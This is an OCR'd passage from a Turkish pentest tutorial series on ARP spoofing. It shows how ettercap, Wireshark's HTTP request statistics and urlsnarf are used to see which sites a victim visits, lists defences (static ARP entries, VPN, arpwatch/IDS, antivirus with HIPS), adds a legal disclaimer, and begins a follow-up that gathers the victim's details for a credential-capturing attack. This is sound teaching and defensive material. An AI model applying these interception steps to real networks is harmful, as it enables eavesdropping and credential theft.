



Arpspoof'la yaptığımız araya girme ve trafiği üzerimizden geçirme işlemini şimdi ettercap tool'u ile yapmış bulunmaktayız. Trafiğini üzerimize aldığımız kurbanın o sıralarda ziyaret ettiği web sitelerinin listesini almak için Wireshark ile dinleme moduna geçelim ve Wireshark'ın seçenek olarak sunduğu fonksiyondan faydalanalım.


Pardus Terminal:

```
1 wireshark
```


Çıktı:



The Wireshark Network Analyz
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
enp0s31f6
any
Loopback: lo
nflog
nfqueue
usbmon1
usbmon2
Cisco remote capture: ciscodump
Random packet generator: randpkt
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 2.6.5 (Git v2.6.5 packaged as 2.6.5-1~deb9u1).
Ready to load or capture
[*[x1] (dışa aktarılmış)-...
The Wireshark Network...
Uçbirim - hefese@TUBI...
Yönetim Paneli - Taslakl...


The Wireshark Network Analyzer
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
Expressio
B
Welcome to Wireshark
Capture
...using this filter: Enter a capture filter ...
All interfaces shown
A
enp0s31f6
any
Loopback: lo
nflog
nfqueue
usbmon1
usbmon2
Cisco remote capture: ciscodump
Random packet generator: randpkt
SSH remote capture: sshdump
UDP Listener remote capture: udpdump
Learn
User's Guide · Wiki · Questions and Answers · Mailing Lists
You are running Wireshark 2.6.5 (Git v2.6.5 packaged as 2.6.5-1~deb9u1).
Ready to load or capture
No Packets
Profile: De



Trafiği yukarıdaki gibi dinler moddayken Wireshark -> Statistics -> HTTP -> Requests seçeneklerine tıklanır.


A
B
C
Capture File Properties Ctrl+Alt+Shift+C
Resolved Addresses
Protocol Hierarchy
Conversations
Endpoints
Packet Lengths
I/O Graph
Service Response Time
DHCP (BOOTP) Statistics
ONC-RPC Programs
29West
ANCP
BACnet
Collectd
DNS
Flow Graph
HART-IP
HPFEEDS
HTTP
HTTP2
Sametime
TCP Stream Graphs
UDP Multicast Streams
F5
IPv4 Statistics
IPv6 Statistics
Packet Counter
Requests
Load Distribution
Request Sequences
Capturing from enp0s3
Uçbirim - hefese@hasa.
10:39



Ve bingo. Kurbanın ziyaret ettiği "HTTP" siteleri. Wireshark'ın bu fonksiyonu gelen trafiği inceleyip, her paketin her layer'ını görevi icabı decode edip, sonra fonksiyon dolayısıyla ilaveten Application Layer'lara bakıp, HTTP olan paketleri bulup (bunu her gelen paket için teker teker tekrarlıyor!), ardından bu paketlerin Hostname başlığı ve talep edilen Path'ini (URI'sini) birleştirmeye dayanıyor ki wireshark gibi low level çalışan devasa kapsama sahip bir uygulama için yoğun trafiklerde bu üstesinden gelemeyeceği bir iş yükü oluşturabilir. Bu nedenle spesifik bir Http Paket yaklalayıcı ve Url sniff'leyici program kullanmak ya da kodlamak daha hafif sıklet olacağı için daha verimli bir çözüm sunacaktır.

Not:
Yaklaşık üç yıl önce aldığım notlarda birebir deneyip dökümante ettiğim bir uygulama olan "urlsnarf" aracıyla Url Sniff'leme işlemi aslında tam da bahsettiğim o hafif sıklet çözümlerden bir tanesiydi. Fakat o zamandan bu yana ya urlsnarf aracının değişimine ayak uyduramadığım için ya da urlsnarf aracı üç yıllık süreç boyunca değişen çevresel şartlara ayak uyduramadığı için önceden olduğu gibi gerçekleştirdiğim url sniff'leme işlemini bu satırları yazıyorken tekrar denemem sonucunda gerçekleştiremedim. Ancak şu da bir gerçek ki bu gibi sektördeki araçlar çoğu zaman iş icabı değil de hobi icabı ilgili meslek sahipleri tarafından geliştirildiğinden ve geliştiriliyor olduğundan bu tarz vak'alarla ilk defa karşılaştığım da söylenemez. Güncelinde çalışmayan ve yıllardır güncelleme almamış aracın eski versiyonlarında çalışabilmesi gibi... Urlsnarf'ın ilgili

güncellemeleri alması olasığına karşın aşağıda bu aracın en temel kullanımını ve ekrana anlık olarak sunduğu çıktıyı sizlerle paylaşıyorum:

```
ip address              // Çıktı: eth0
urlsnarf -i eth0        // -i : interface (arayüz adı)
```

Çıktı:

Böylelikle yerel bir ağda saldırganın bir başka kullanıcının trafiğini gözetleyerek hangi web sitelerine ziyaret ettiğine dair takipte kaldığı ufak bir uygulamayı yapmış olduk.

j. Arp Spoofing'e Karşı Önlem

Bu makale boyunca bahsedildiği üzere arp zehirlemesi saldırısı arp protokolü tasarımıyla ilintili bir problemdir. Bu problemin kökten çözümü ARP protokolünü upgrade etmekten (sürüm yükseltmekten - güncellemekten) veya komple değiştirmekten geçer. Fakat yine makale içerisinde belirtildiği üzere protokolün tasarımına dünyayı elektronik çöplüğe dönüştürmemek için dokunulamamaktadır. Dolayısıyla kullanılacak çözümlerden çoğu pansuman tedbir niteliğinde olacaktır. Bu çözümlerden bazısının külfeti çok, ama işinizi görecek cinsten olacaktır. Bazısının ise külfeti az, ama işinizi biraz sallantıda bırakacak cinsten olacaktır. Yerel ağınızdaki bilgisayarlarınızı arp zehirlemelerine karşı korumak için içlerinden birini veya birkaçını seçebileceğiniz önlemler şu şekildedir;

i) Statik Arp Kayıtları Girme

Yerel ağınızdaki bilgisayarlarınızın Arp Tablolarına el yordamıyla statik (değişmeyen) arp kayıtlarını girip yerel ağdaki bilgisayarların birbirini görme (MAC adreslerini tanıma) işlemini elle yapabilirsiniz. Bilgisayarlarınızı dinamik arp önbellek güncellemelerine kapatıp elle bu şekilde yapılandırarak arp zehirlemesi tarzı ağ tabanlı saldırıları kesin bir şekilde engelleyebilirsiniz. Ancak bu önlem büyük bir handikapa (dezavantaja) sahiptir: En basitinden evinizde 3 adet bilgisayar olduğunu varsayaraksak bu bilgisayarlardan her biri için elle arp kayıtlarını girmeniz gerekecektir. Peki evinize misafir geldiğinde ve bilgisayarını getirdiğinde ne olacak dersiniz? Misafirinizin internete çıkabilmesi için onun makinesinde de ayarlama yapmanız gerekecek. Peki evinize gelen misafirler mobil telefonlarını ev internetine bağlamak sitediğinde ne yapacaksınız? İşler gittikçe külfetleşmeye başlayacaktır. Bunu bir de iş ortamında (onlarca / yüzlerce bilgisayarın olduğu ortamlarda) düşünecek olursak...? Hatta makalenin başında bahsedilen kafe örneğine gelecek olursak kafeler sizce bu önlemi

uygulayabilir mi? Her gelen müşterisi için "Bir dakika. Bilgisayarınıza girip ayarlama yapmam gerekiyor." diyebilir mi? Dolayısıyla bu önlem çoğu senaryoda oldukça kullanışsız bir yöntemdir. Fakat kritik addedilebilecek senaryolarda spesifik makinalar için uygulanabilir.

ii) VPN Kullanma

Yerel ağdaki kullanıcılarınıza VPN kullanımını tavsiye edebilirsiniz. VPN, işletim sistemindeki internetle konuşan tüm yazılımlarınızın trafiğinin şifreli olarak internete çıkışını sağlar. Bu nedenle olası bir arp zehirleme saldırısı sonrası kullanıcı trafiğinin (örn; hesap bilgilerinin) okunabilmesinin önüne geçilmiş olur. Bu çözümün handikapı (dezavantajı) internetinizin araya giren güvenli geçit dolayısıyla olması gerektiği kadar hızlı olamayacak olmasıdır. Ayrıca kritik kamu kurum ve kuruluşlarında kurum içi personel trafiğinin direk hedefine gidecekken bunun yerine VPN dolayısıyla yurtdışındaki yabancı bir kuruluşun sunucuları üzerinden gitmesi pek de kabul edilebilir görülmeyecektir.

Not 1: HTTPS siteleri ziyaret eden kullanıcılarınızın trafiği zaten arp zehirlemesi ile araya giren saldırganlarca okunamaz. Fakat internetteki bir sunucu ile haberleşen bir masaüstü yazılımınız halen şifresiz iletişim kuracağından VPN önerilmektedir.

Not 2: Ettercap ile araya girme saldırısı arp zehirleme yapılan kurban bir sistemde VPN yokken includekarabuk.com web sitesi için kullanıcı hesap bilgilerinin elde edebildiği, fakat kurban sisteme vyprVPN adlı VPN yazılımı kurup saldırı tekrarlandığında includekarabuk.com web sitesi için kullanıcı hesap bilgilerinin elde edilemediği görülmüştür. Dolayısıyla VPN varken "http" sitelerinde dahi trafiğin sniff'lenemediği (okunamadığı) gözlemlenmiştir.

iii) Anomaliteyi Ölçen Monitoring (Gözlemleyici) ve Detector (Tespit Edici) Yazılımlar Kullanma

Sistem yöneticileriniz ağdaki arp paket trafiğini monitoring eden (gözlemleyen) ve anomaliteleri tespit eden (detector) yazılımlar kullanabilir. Yerel ağ içerisinde bir anda anormal arp paket artışı ya da anormal arp paket içerikleri görüntülediğinde buna mukabil sistem yöneticileriniz gelen anomali uyarılarına karşı incelemede bulunup aksiyon alabilirler ve olası bir saldırıda saldırganı tespit edip birim amirlerine durumu izah edebilirler ve saldırıyı da bertaraf edebilirler. Bu iş için yerel ağlara IDS (Intrusion Detection System) ürünleri kurulması önerilir. Host tabanlı sistemler (kullanıcı bilgisayarları) için ise linux işletim sistemlerinde arpwatch adlı araç kullanılabilir. Yalnız buraya dikkat edilmesi gerekmekte: Bu çözüm arp zehirlemesini önlememektedir. Arp zehirlemesini tespit etmektedir. Sizin tespit sonrası uyarılmanızla birlikte elle aksiyon almanız sonucu arp zehirleme saldırısı önlenebilir.


iv) Antivirus Yazılımlar Kullanma

Antivirus yazılımları kullanılabilir. Birçok antivirus yazılımı bu sorun için kendi içerisinde sezgiye dayalı ve öğrenmeye dayalı çözümler üretmiştir, fakat burada bir noktaya işaret etmekte fayda var. Şayet antivirus yazılımı kullanacaksanız seçeceğiniz ürün Internet Güvenliğinden ziyade Ağ Güvenliği üzerine olmalıdır. Mümkünse hepsinin dahil olduğu da olabilir. Örneğin ESET NOD32 ürününün NOD32 Antivirus ve NOD32 Internet Security şeklinde iki ayrı ürünü mevcuttur. Bu ürünlerden Internet Security sadece internet güvenliğinizi ele alırken Antivirus sistemsel ve ağ tabanlı güvenliğinizi ele alır. Dolayısıyla nod32 ya da başka bir antivirus ürünü alacaksanız Ağ Güvenliği sunan paketleri seçmeniz önerilir.

(Bir pentest'te tüm ağa karşı yaptığım arp zehirleme saldırısı sırasında yanımda oturan arkadaşımın antivirus yazılımının alarm vermesine ithafen...)

Not 1: Antivirus çözümünün sonuçta ARP protokolünün tasarımsal eksikliğini (temeli) yüzde yüz kapatamayacağı bir gerçektir. Burada bahsedilen antivirus dahil her bir yöntem "Arp Spoofing'e Karşı Önlem" başlığına girişte de belirtildiği üzere pansuman tedbir niteliğindedir. Dolayısıyla olaya bu gözle bakılmalıdır.

Not 2: Antivirus konusunda belirtilen antivirus ürünlerinden "Ağ Saldırılarına karşı önlem sunan" antivirus paketlerini seçin tavsiyesini birim yöneticimizle konuşmam sonrası çok daha spesifik bir cümleye indirgenebileceğini müşahede ettim. Sorulan soru ve gelen cevap neticesinde edindiğim bilgiye göre o tavsiyeyi; "antivirus ürünü seçerken IPS ürünlerinin işleviyle aynı olan, fakat host tabanlı (istemci tabanlı) sistemlerde kullanılan HIPS (Host-Based Intrusion Prevention System) adlı çözüme (modüle) sahip antivirus paketlerini tercih edin" şeklinde güncellemek daha net bir kıstas ortaya koyacaktır. Örn;



gibi. Bu modüle sahip antivirüs ürünleri sizin yerel ağınızda belli müddet yapacakları ağ trafik okumaları sonrası edindikleri tecrübe nispetinde (ağın normal seyir halini öğrenme miktarınca) arp zehirlemesi v.b. ağ tabanlı saldırılara karşı makinelerinizi koruyacaklardır. Ancak antiviruslerin HIPS modülleri - tıpkı apayrı bir cihaz olarak yerel ağa yerleştirilen IPS ürünleri gibi - sezgi ve öğrenmeye dayalı bir güvenlik mekanizması sunması dolayısıyla ara ara (belki de sık sık) false positive (yanlış alarm) sonuçlar üretebilir.

Sorumluluk Reddi

Bu makale ve bu makalenin yer aldığı makale zincirinde anlatılan her bir tekniğin izinsizce bir sisteme denenmesi sonucu tespit edilmeniz durumunda 5 ila 10 yıl hapis cezasına çarptırılabileceğinizi ve ayrıyetten yaptığınız hasara oranla maddi tazminat cezasına çarptırılabileceğinizi bildiğinizi varsayıyorum. Tüm bunlar bir yana sicilinizi kirletmeniz sonucunda bu alanda ne kadar bilgili olursanız olun "güvenilmez" damgası yiyeceğinizden Türkiye'de siber güvenlik sektörünü unutmak mecburiyetinde kalacağınızı da bildiğinizi varsayıyorum. Bu makale ve bu makalenin yer aldığı makale zincirinde eğitim amaçlı anlatılan tekniklerin kötü yönde kullanılmasından tarafım sorumlu tutulamaz. Bu bilgiler sadece ve sadece ülkemizde siber güvenlik alanındaki eleman eksikliğini gidermek maksadıyla paylaşılmaktadır. Makale içerisinde yer alan bazı kelime kalıplarının (örn; "sızmak istediğimiz / saldırmak istediğimiz" gibi) sadece ve sadece bir sızma testçi (pentester) bakış açısından ibaret olduğunu beyan etmek isterim.

ARP SPOOFİNG İLAVE UYGULAMALAR

Merhaba arkadaşlar, bu makalede sizlerle arp zehirlemesi üzerine ilave uygulamalar paylaşılacaktır. Bu makale bir önceki makaleyle ilintili olduğu için makale sıralaması şu şekildedir:

- Arp Spoofing Saldırısı Nedir ve Nasıl Yapılır
- Arp Spoofing İlave Uygulamalar

Bu makalede yer alacak başlıklar ise şu şekildedir:

a. Ettercap Grafik Arayüzü ile Arp Spoofing
b. Arp Spoofing ile Yerel Ağ İnternetini Kesme

a. Ettercap Grafik Arayüzü ile Arp Spoofing

Bu uygulama önceki makalede yapılan arp zehirlemesi ile yerel ağdaki kurbanın kritik verilerini (ç)alma işlemini bu sefer Ettercap aracının grafik arayüzü seçeneğini kullanarak yapılışını gösterecektir.

Gereksinimler

(+) Uygulama belirtilen materyaller ile birebir denenmiştir ve başarılı olunmuştur.

Pardus Linux 17.5 LTS [indir]	// Saldırgan Sistem
Windows 10 Enterprise ENG LANG x64 [indir]	// Kurban Sistem

Öncelikle saldırgan bilgi toplama safhasında saldırıda lazım olacak üç bilgiyi toplar:

Pardus Terminal:


```
// (*) Ethernet arayüz ismini öğrenme
ip address                                          # Çıktı: enp0s31f6

// (*) Router ip öğrenme
ip route                                            # Çıktı: 172.16.3.1

// (*) Kurban IP'sini öğrenme
// Sosyal müh. ile ya da gizli kapaklı işler ile   # Çıktı: 172.16.3.97
```

Daha sonra saldırıya başlar.

Pardus Terminal:

```
// (*) Kurulum
sudo su
